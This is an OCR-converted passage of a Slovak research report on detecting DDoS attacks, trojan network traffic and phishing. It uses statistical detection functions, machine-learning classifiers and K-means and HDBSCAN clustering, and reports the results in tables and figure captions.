
Pri využití hraničných hodnôt sme zaviedli dvojhodnotovú logickú funkciu Y[.], ktorá vyhodnocuje prekročenie hraničnej hodnoty pre daný štatistický koeficient. Nasledujúcich grafoch si ukážeme variabilnosť V(t), autoregresný koeficient c(t) a korelačný koeficient ρ(t) a priebeh ich funkcie Y[.] pre útoky S1a N2.




Obr. 47: S1, koeficienty V(t), c(t), ρ(t)



Obr. 48: N2, koeficienty V(t), c(t), ρ(t)



Obr. 49: S1, priebeh funkcií Y[.]




Obr. 50: N2, priebeh funkcií Y[.]


Množiny hodnôt, na ktorých koeficienty prekračujú svoje detekčné hranice, nazveme detekčné intervaly. Na obr. 49 a 50 vidíme, ako sa tieto intervaly navzájom prekrývajú. Aby sme eliminovali falošné hlásenia a zároveň dosiahli včasné rozpoznanie útokov, zavedieme pre sledované koeficienty novú detekčnú funkciu D(t), pričom pre zjednodušenie označíme napr. pre koeficient V(t) funkciu Y[V(t)>1,00] ako YV(t):

$$D(t) = Y_V(t).Y_C(t) + Y_V(t).Y_\rho(t) + Y_C(t).Y_\rho(t)$$

Na nasledujúcich obrázkoch vidíme priebeh detekčnej funkcie pre útoky S1 a N2.



Obr. 51: S1, priebeh detekčnej funkcie D(




Obr. 52: N2, priebeh detekčnej funkcie D(t)

Vďaka tvaru funkcie D(t) sme eliminovali eventuálne falošné hlásenia a zároveň podľa hodnôt 1 alebo 3 vieme rozpoznať, a akom čase detegovali útok dva alebo všetky 3 štatistické parametre. V tabuľke 3 uvádzame vyhodnotenie použitia detekčnej funkcie D(t) pre analyzované útoky. Prvá hodnota predstavuje počet falošných hlásení, druhá určuje dobu, kedy detegovali útok minimálne dva koeficienty a tretia hodnota označuje dobu, kedy detegovali útok všetky tri štatistické koeficienty V(t), c(t) a ρ(t).


útok	S1	N2	LR3	S5	N6	N7	N8
D(t)	0 – 34 - 52	0 - 5 - 5	x	x	0 – 75 - 119	0 - 228 - 480	0 - 47 - 210

Tab. 3: Vyhodnotenie rozpoznania DDoS útoku pomocou detekčnej funkcie D(t)

Rozpoznanie útoku podľa hraničnej hodnoty bolo účinné hlavne pri štandardných útokoch, pričom vo viacerých prípadoch dva koeficienty prekročili svoje hraničné hodnoty podstatne skôr než všetky tri. Pri neštandardných útokoch ako LR3, P4 a S5 žiadne dva detekčné intervaly, ak vôbec vznikli, nemali spoločný prienik, a preto útok nebol rozpoznaný. Rovnakú metodiku budeme aplikovať aj na rozpoznanie útoku pomocou predikčného tunela. V predchádzajúcej kapitole sme určili, pri zohľadnení doby rozpoznania útoku a počtu falošných hlásení, prvé tri najefektívnejšie štatistické koeficienty: šikmosť K(t), špicatosť Skw(t) a variabilnosť V(t). Keďže sme vybrali koeficienty, ktorým sa pri nástupe DDoS útoku výrazne zväčšia hodnoty, preto sa budeme zaoberať len hornou hranicou predikčného tunela. Dobu prekročenia hornej hranice vyhodnotíme ako detekčný interval a popíšeme ho dvojhodnotovou funkciou Γ[.], pričom napr. pre koeficient špicatosti označíme ΓK(t) = Γ[K(t)>Hr(t)], kde Hr(.) je horná hranica predikčného intervalu pre koeficient K(.).



Obr. 53: S1, priebeh funkcie Γ(t)



Obr. 54: N7, priebeh funkcie Γ(t)

Podobne ako pri predchádzajúcej metóde, pri rozpoznávaní pomocou hraničnej hodnoty, aj teraz zavedieme detekčnú funkciu, ktorá bude kombináciou identifikátorov Γ(t):

$$DP(t) = ΓK(t).ΓSkw(t) + ΓK(t).ΓV(t) + ΓSkw(t).ΓV(t)$$

V tabuľke tab.2 uvádzame vyhodnotenie použitia detekčnej funkcie DP(t).

útok	S1	N2	LR3	S5	N6	N7	N8
$D_P(t)$	1 – 6 - 28	0 - 1 - 1	1 - 1 - 1	1 - 18 - 41	1 - 12 - 12	1 - 39 - 49	0 - 1 - 1

Tab. 4: Vyhodnotenie rozpoznania DDoS útoku pomocou detekčnej funkcie D(t)

1.2.9 Zhodnotenie testov

Na základe doteraz prevedených experimentoch vidíme využitie vybraných štatistických koeficientov má podstatne väčší potenciál pri rýchlom rozpoznaní DDoS útokov (FAD – Fast Attack Detection) než štandardné sledovanie priemernej a špičkovej intenzity. Pri DDoS útoku je silný predpoklad, že sa tieto intenzity výrazne zvýšia. Avšak priemerná intenzita rastie len lineárne v závislosti od veľkosti kĺzavého okna, čo vedie k neskorej detekcii útoku, a rozpoznávanie útoku pomocou nastavenia nejakého tresholdu pre špičkovú rýchlosť môže viesť k častým falošným hláseniam vďaka výskytu píkov v IP toku.

Pri prechode štandardnej IP prevádzky do DDoS útoku sa výrazne zmení nie len priemerná a špičková intenzita, a zmení sa celková pravdepodobnostná štruktúra záplavového toku. Na zachytenie tejto zmeny sme využili prezentované štatistické koeficienty. Tie môžeme rozdeliť na dva typy, koeficienty, ktoré pri nástupu útoku prekročili nejakú detekčnú hodnotu a koeficienty, ktoré na útok reagovali výraznou zmenou svojich hodnôt resp. impulzom. Niektoré koeficienty dokonca patria do obidvoch skupín. Na základe tohto delenia sme vytvorili:

- Metódu použitia detekčných hraníc (MDH)
- Metóda použitia predikčných tunelov (MPT)

Porovnaním tabuliek 3 a 4 vidíme, že MPT rozpoznala každý uvažovaný typ útoku a to podstatne skôr ako MDH, avšak pri väčšine útokov signalizovala jedno falošné hlásenie. Predpokladáme, že tento problém by sa mohol odstrániť viacerými spôsobmi, napríklad pridaním ďalšieho vhodného detekčného koeficientu, ale nejakým typom vyhladenia hodnôt koeficientu pred použitím predikčného tunela, napr. exponenciálnym alebo Holtovým vyhladením.

1.3 Detekcia škodlivého kódu (Malware)

Malvér, skratka pre škodlivý softvér, zahŕňa rôzne typy škodlivého softvéru vrátane vírusov, červov, trójskych koní a ransomvéru. Každý typ má jedinečné vlastnosti a metódy infekcie a poškodenia. Vírusy sa napríklad pripájajú k čistým súborom a nekontrolovateľne sa šíria, čím poškodzujú súborové systémy. Červy sa naopak samy replikujú bez ľudského zásahu a často zneužívajú zraniteľnosti siete. Trójske kone klamú používateľov tým, že sa maskujú ako legitímny softvér, čím získavajú neoprávnený prístup k systémom.

Ransomvér predstavuje obzvlášť hrozivú formu malvéru. Šifruje údaje obete a požaduje výkupné za dešifrovací kľúč. Tento typ malvéru môže spôsobiť značné prevádzkové narušenia a finančné straty. Dopad malvéru sa neobmedzuje len na jednotlivých používateľov; rozširuje sa aj na veľké organizácie a môže viesť k masívnym únikom údajov, finančným stratám a poškodeniu reputácie.

Prevencia a zmierňovanie útokov malvéru zahŕňa kombináciu robustného antivírusového softvéru, vzdelávania používateľov a dodržiavania osvedčených postupov v

oblasti kybernetickej bezpečnosti, ako sú pravidelné aktualizácie softvéru a opatrné sťahovanie súborov alebo aplikácií z internetu. Pochopenie rôznych foriem škodlivého softvéru je kľúčové pre účinné opatrenia v oblasti kybernetickej bezpečnosti, pretože umožňuje jednotlivcom a organizáciám rozpoznať potenciálne hrozby a podľa toho reagovať.

Zo širšieho spektra malvéru sme sa rozhodli zamerať v našich testoch len na typ *„trójsky kôň“*. Testy boli vykonané na voľne dostupnom datasete *Trojan Detection* pre nasledovné metódy, ktoré patria medzi najčastejšie používané AI/ML algoritmy a metódy v tejto oblasti:

- Random Forest (náhodný les)
- AdaBoost
- Naive Bayes
- neurónová sieť typu FNN (Feed-Forward Neural Network)

Dáta v korpuse *Trojan Detection* pochádzajú z Kanadského inštitútu pre kybernetickú bezpečnosť (CIC) a obsahuje záznamy o tokoch v počítačovej sieti. Paketový tok tu označuje sériu paketov pri komunikácii dvoch aplikácii, ktoré majú rovnakú skupinu dát – zdrojovú a cieľovú IP adresu, zdrojový a cieľový port a typ protokolu. Dataset obsahuje záznamy dvoch typov:

- škodlivé – trojan, 90683 vzoriek škodlivých malígnych tokov generovaných trojskými koňmi
- neškodné – benign, 86799 vzoriek neškodnej benígnej sieťovej prevádzky

V datasete je pre každý tok zaznamenaných nasledovných 86 parametrov alebo príznakov:

Flow ID	Source IP	Source Port
Destination IP	Destination Port	Protocol
Timestamp	Flow Duration	Total Fwd Packets
Total Backward Packets	Total Length of Fwd Packets	Total Length of Bwd Packets
Fwd Packet Length Max	Fwd Packet Length Min	Fwd Packet Length Mean
Fwd Packet Length Std	Bwd Packet Length Max	Bwd Packet Length Min
Bwd Packet Length Mean	Bwd Packet Length Std	Flow Bytes/s
Flow Packets/s	Flow IAT Mean	Flow IAT Std
Flow IAT Max	Flow IAT Min	Fwd IAT Total
Fwd IAT Mean	Fwd IAT Std	Fwd IAT Max
Fwd IAT Min	Bwd IAT Total	Bwd IAT Mean
Bwd IAT Std	Bwd IAT Max	Bwd IAT Min
Fwd PSH Flags	Bwd PSH Flags	Fwd URG Flags
Bwd URG Flags	Fwd Header Length	Bwd Header Length
Fwd Packets/s	Bwd Packets/s	Min Packet Length
Max Packet Length	Packet Length Mean	Packet Length Std
Packet Length Variance	FIN Flag Count	SYN Flag Count
RST Flag Count	PSH Flag Count	ACK Flag Count
URG Flag Count	CWE Flag Count	ECE Flag Count
Down/Up Ratio	Average Packet Size	Avg Fwd Segment Size
Avg Bwd Segment Size	Fwd Header Length.1	Fwd Avg Bytes/Bulk
Fwd Avg Packets/Bulk	Fwd Avg Bulk Rate	Bwd Avg Bytes/Bulk
Bwd Avg Packets/Bulk	Bwd Avg Bulk Rate	Subflow Fwd Packets
Subflow Fwd Bytes	Subflow Bwd Packets	Subflow Bwd Bytes
Init_Win_bytes_forward	Init_Win_bytes_backward	act_data_pkt_fwd

min_seg_size_forward	Active Mean	Active Std
Active Max	Active Min	Idle Mean
Idle Std	Idle Max	Idle Min
Class – Trojan/Benign		

Tab. 5: Skupina príznakov v datasete Trojan detection

1.3.1 Príprava a postup pri testovaní

Práca s modelmi pozostávala z nasledujúcich krokov.

1. Predspracovanie dát (data preprocessing)
   - Nahratie datasetu pre detekciu trojanov pomocou knižnice pandas.
   - Čistenie dát (data cleaning): vynechanie nerelevantných a duplicitných záznamov, podľa potreby doplnenie chýbajúcich dát.
   - Kódovanie kategorických dát (label encoding): prevod kategorických dát ako sú identifikátor toku (Flow ID), zdrojová a cieľová IP adresa (Source IP, Destination IP), časová pečiatka (Timestamp) – na numerické hodnoty.
   - Kódovanie návestí tried (Class Label Encoding): Prevod označenia triedy ("Trojan" a "Benign") na binárny tvar (1 resp 0).
   - Výber príznakov (Feature Selection): Použiť vzájomné informácie na výber príznakov, ktoré sú najdôležitejšie pre klasifikáciu
2. Rozdelenie dát na trénovacie a testovacie
   - Rozdelenie dát na trénovaciu a testovaciu množinu (typicky býva 80% trénovacích a 20% testovacích dát). Na rozdelenie sa použila funkcia using train_test_split z knižnice scikit-learn.
3. Výpočty algoritmami strojového učenia (Machine Learning): Náhodný les (Random Forest), AdaBoost (adaptive boosting), Gaussian Naive Bayes a Hlboké učenie s doprednou neurónovou sieťou. Nasleduje popis použitých algoritmov strojového učenia.

Analýza a vyhodnocovanie testov prebiehalo rovnako ako v prípade predchádzajúcich typov kybernetických hrozieb na základe definovaných metrík ako *Precision, Recall, F-1 Score, Accuracy* kvantifikovaných z *konfúznej matice*. Samotné výpočty prebiehali v testovacom prostredí Google Colab.

1.3.2 Výsledky testov

Výsledky testov sú prehľadne zobrazené v tabuľke 6.

Metóda	Accuracy (%)	Precision (%)	Recall (%)	F1-score (%)	Processing time (sec.)
Random Forest classifier (50 estimators)	99.99	0.999967	0.999967	0.999967	9 sek
skúšať rôzne počty stromov:	99.99				ďalšie spolu 60 sek.
10					
20	99.9934				
30	99.9967				
40	100.000				
50	99.9934				
60	99.9967				
70	99.9967				
80	99.9967				
90	99.9934				

AdaBoostClassifier (100 estimators)	99.9639				20 sek.
cross-validation to obtain a more robust estimate	99.9626				60 sek.
GaussianNB Classifier					20
gnb.score	91.4984				
cross_val_score	90.1080				
using reciver operating characteristic score	92.1831				
weighted avg		92.1035	91.4985	91.4487	
Deep learning (Feed forward neural network) – 10 epoch	98.3947				55 sek. samotný trénning
weighted avg		98.3953	98.3947	98.3947	

Tab. 6: Výsledky testov pre detekciu malware

1.3.3 Zhodnotenie testov

Na základe vykonaných experimentov možno zhodnotiť, že najvhodnejšie metódy pre detekciu malvéru typu „trojský kôň“ z prevádzky v sieti sú metódy

- Random Forest: úspešnosť 99,99%, čas vyhodnocovania ~9 sek.
- AdaBoost: úspešnosť 99,96%, čas vyhodnocovania ~19 sek.
- neurónová sieť typu FNN: úspešnosť 98,39%, čas vyhodnocovania ~15 sek.

Z nich Random Forest vykonala výpočty dvakrát rýchlejšie. Ďalšia v poradí, neurónová sieť typu FNN, má ešte vysokú úspešnosť (98,39%) ale čas trénovania siete bol dlhší (55 sek.). Najrýchlejšou metódou bola GaussianNB Classifier – avšak dosiahla najhoršie výsledky (91.49%). Za najvhodnejšou metódou na detekciu malvéru typu „trojský kôň“ analyzovaním prevádzky považujeme algoritmus Random Forest.

1.4 Detekcia phishing

Phishing je klamlivá kybernetická taktika, ktorú útočníci používajú na získanie citlivých informácií od nič netušiacich obetí. Táto metóda zvyčajne zahŕňa odosielanie podvodných e-mailov alebo správ, ktoré napodobňujú legitímne zdroje, ako sú banky, vládne agentúry alebo známe spoločnosti. Cieľom je oklamať príjemcov a prinútiť ich prezradiť osobné údaje, ako sú prihlasovacie údaje, čísla kreditných kariet alebo iné citlivé informácie.

Tieto útoky môžu byť vysoko sofistikované a využívajú techniky sociálneho inžinierstva na vytvorenie pocitu naliehavosti alebo strachu, čo núti obete rýchlo reagovať bez spochybňovania pravosti žiadosti. Phishingové správy často obsahujú odkazy na falošné webové stránky, ktoré sa veľmi podobajú legitímnym, kde obete nevedomky zadávajú svoje citlivé informácie.

1.4.1 Príprava a postup pri testovaní

Testovanie prebiehalo na datasete, ktorý pozostával zo súborom s 57 000 logov, ktoré boli získané z prevádzky na FRI UNIZA, pôvodne obsahujúcim približne 160 premenných, z

ktorých bolo identifikovaných 41 relevantných pre identifikáciu phishingu. Viaceré z týchto premenných boli kategorické, a preto bolo nevyhnutné ich predspracovať kombináciou one-hot encodingu a hashing tricku, čím sa dataset rozšíril na 2 009 premenných vhodných pre klastrovanie.

Pred klastrovaním boli všetky premenné štandardizované pomocou StandardScaleru, aby sa odstránili rozdiely v rozsahu hodnôt. Následne bola aplikovaná redukcia dimenzie PCA na 50 komponentov, čo umožnilo efektívnu prácu s algoritmami klastrovania pri zachovaní variability dát.

Tento krok bol nevyhnutný a časovo náročný, pričom má zásadný význam pre prípravu modelu strojového učenia. Logy pochádzajúce z rôznych systémov totiž obsahujú odlišné premenné, a preto bude pri tvorbe finálneho modelu na identifikáciu phishingu veľkou výzvou vyvinúť robustný skript, schopný spracovať aj neočakávané alebo nové premenné.

Zo širšieho spektra metód a algoritmov AI/ML, ktoré sa používajú pre detekciu phishing-u, sme sa rozhodli otestovať nasledovné klastrovacie metódy:

- K-means
- HDBSCAN

1.4.2 Výsledky testov

1.4.2.1 k-means


Pri použití algoritmu K-Means na náš dataset logov sme najprv predpokladali 3 klastre. Výsledné rozdelenie bolo veľmi nerovnomerné:

Cluster 0: 57 695 bodov


Cluster 1: 2 body

Cluster 2: 24 bodov

Výsledky K-Means sú vizualizované na obrázkoch 55 a 56.



Obr. 55: 2-D vizualizácia k-means



Obr. 56: 3-D vizualizácia k-means

Zmena predpokladaného počtu klastrov (napr. na 4 alebo 5) nepriniesla lepšie rozdelenie dát. Niektoré nové klastre obsahovali len 1–2 body, pričom hlavný klaster stále zachytával väčšinu dát. Toto nerovnomerné rozdelenie odráža prirodzenú štruktúru datasetu, kde je väčšina logov bežného typu a iba veľmi malé množstvo logov predstavuje podozrivé alebo phishingové udalosti.

K-Means priradí každý bod do nejakého klastru, bez možnosti označiť body ako body ležiace mimo zhluku alebo klastru (angl. outlier). V dôsledku toho sú extrémne alebo neštandardné hodnoty automaticky zahrnuté do niektorého z klastrov, často do malých alebo marginálnych klastrov. Tento fakt môže znížiť schopnosť K-Means samostatne detegovať netypické alebo podozrivé logy.

Celkovo sa ukazuje, že K-Means je vhodný pre rýchle a deterministické rozdelenie dát do predom stanoveného počtu klastrov, avšak jeho schopnosť zachytiť jemnejšie rozdiely alebo identifikovať odchýlky v logoch je obmedzená. Nerovnomerné rozdelenie v tomto prípade korešponduje s prirodzenou nerovnováhou dát, kde je počet phishingových logov veľmi nízky.

1.4.2.2 HDBSCAN

Algoritmus HDBSCAN bol aplikovaný na dataset logov s parametrami min_cluster_size=3000 a min_samples=20. Tieto nastavenia umožnili identifikovať 6 hlavných klastrov a zároveň vyznačiť odľahlé hodnoty (outliery), ktoré nepripadali do žiadneho klastru.

Výsledné rozdelenie počtu logov v jednotlivých klastroch bolo nasledovné:

Outliery (label = -1): 14 913 bodov

Cluster 0: 13 493 bodov

Cluster 1: 6 702 bodov

Cluster 2: 7 704 bodov

Cluster 3: 7 891 bodov

Cluster 4: 3 363 bodov

Cluster 5: 3 655 bodov

Interpretácia výsledkov

1) Outliery (-1):

- algoritmus označil 14 913 logov ako odľahlé, ktoré nepatrili do žiadneho hustého klastru
- tieto logy pravdepodobne obsahujú netypické alebo potenciálne podozrivé udalosti, čo je výhodou pre detekciu phishingu alebo anomálií


2) Hlavné klastre (0–5):

- klastre sú pomerne rovnomerne zastúpené, pričom najväčšie klastre obsahujú 13 493 a 7 891 bodov a menšie klastre 3 363 a 3 655 bodov
- toto rovnomernejšie rozdelenie v porovnaní s K-Means umožňuje lepšie zachytiť jemnejšie rozdiely medzi logmi a identifikovať štruktúru hustoty v dátach


3) Význam parametrov:

- min_cluster_size=3000 zabezpečilo, že vznikajú len významné klastre, ktoré obsahujú dostatočný počet bodov
- min_samples=20 určil citlivosť na hustotu a prispel k detekcii outlierov

Výsledky HDBSCAN sú vizualizované na obrázkoch 57 a 58.



Obr. 57: 3-D vizualizácia HDBSCAN



Obr. 58: 3-D vizualizácia jednotlivých klastrov pri HDBSCAN

Na obrázku 58 vidíme, že logy priradené do jednotlivých klastrov sú rozložené v rovnobežných rovinách, zatiaľ čo logy označené ako odľahlé hodnoty (outliery) sa nachádzajú mimo týchto hlavných rovín. Tento vizuálny efekt naznačuje, že HDBSCAN dokáže efektívne rozlíšiť typické správanie od netypických alebo podozrivých udalostí, na rozdiel od K-Means, ktorý priraďuje každý bod do nejakého klastra.

V tomto kontexte predstavuje využitie vzdialenosti logu od roviny hlavného klastra ako pravdepodobnostného skóre phishingu nový a inovatívny spôsob interpretácie dát. Tento prístup umožňuje kvantifikovať mieru odchýlky jednotlivých logov a potenciálne identifikovať podozrivé alebo škodlivé udalosti s jemnejšou granularitou než bežné binárne označenie outlierov.

Zároveň je potrebné tento koncept v rámci ďalšieho výskumu overiť, aby sa potvrdila jeho účinnosť pri automatizovanej detekcii anomálií a phishingových útokov, a aby bolo možné vyvinúť robustný systém, ktorý kombinuje vzdialenostné skóre s ďalšími charakteristikami logov (napr. čas, IP adresy, typ udalosti) pre presnejšiu identifikáciu podozrivých aktivít.

1.4.3 Zhodnotenie testov

HDBSCAN sa preukázal ako vhodný nástroj pre analýzu logov s nerovnomernou distribúciou, keďže dokáže:

- identifikovať husté oblasti logov
- označiť odľahlé hodnoty (outliery), ktoré môžu predstavovať phishing alebo iné podozrivé udalosti
- zachovať rovnomernejšie rozdelenie klastrov v porovnaní s K-Means, čo uľahčuje interpretáciu výsledkov a ďalšiu analýzu
- nový a inovatívny prístup: ak je nový log priradený do niektorého klastru, zvyčajne nejde o anomáliu ani potenciálny útok. Ak však log nie je zaradený do žiadneho klastra, jeho miera závažnosti sa môže kvantifikovať pomocou vzdialenosti od najbližšieho klastru, čím vzniká pravdepodobnostné skóre phishingu. Tento prístup umožňuje jemnejšie kvantifikovať riziko podozrivých udalostí a podporuje automatizovanú detekciu anomálií.

Celkovo HDBSCAN poskytuje robustný a flexibilný prístup ku klastrovaniu sieťových logov, najmä pri veľkých a heterogénnych datasetoch, pričom nový koncept pravdepodobnostného skórovania outlierov predstavuje sľubnú oblasť pre ďalší výskum a overenie jeho účinnosti.

K-Means je vhodný, ak je potrebný rýchly a deterministický rozklad, avšak nedeteguje outliery a nerovnomerne rozdeľuje body v nerovnomerne hustých dátach.

HDBSCAN je vhodný pre robustnú analýzu logov, pretože dokáže detegovať husté oblasti aj odľahlé hodnoty, čo je významnou výhodou pri identifikácii phishingu a iných anomálií v sieťových logoch. Na rozdiel od algoritmov, ktoré priraďujú každý bod do klastru, HDBSCAN umožňuje označiť netypické alebo odľahlé logy (outliery), ktoré nespĺňajú kritériá hustoty potrebné pre vznik klastra. Týmto spôsobom algoritmus efektívne filtruje šum a sústredí sa na logy, ktoré reprezentujú opakovateľné a významné vzory správania.

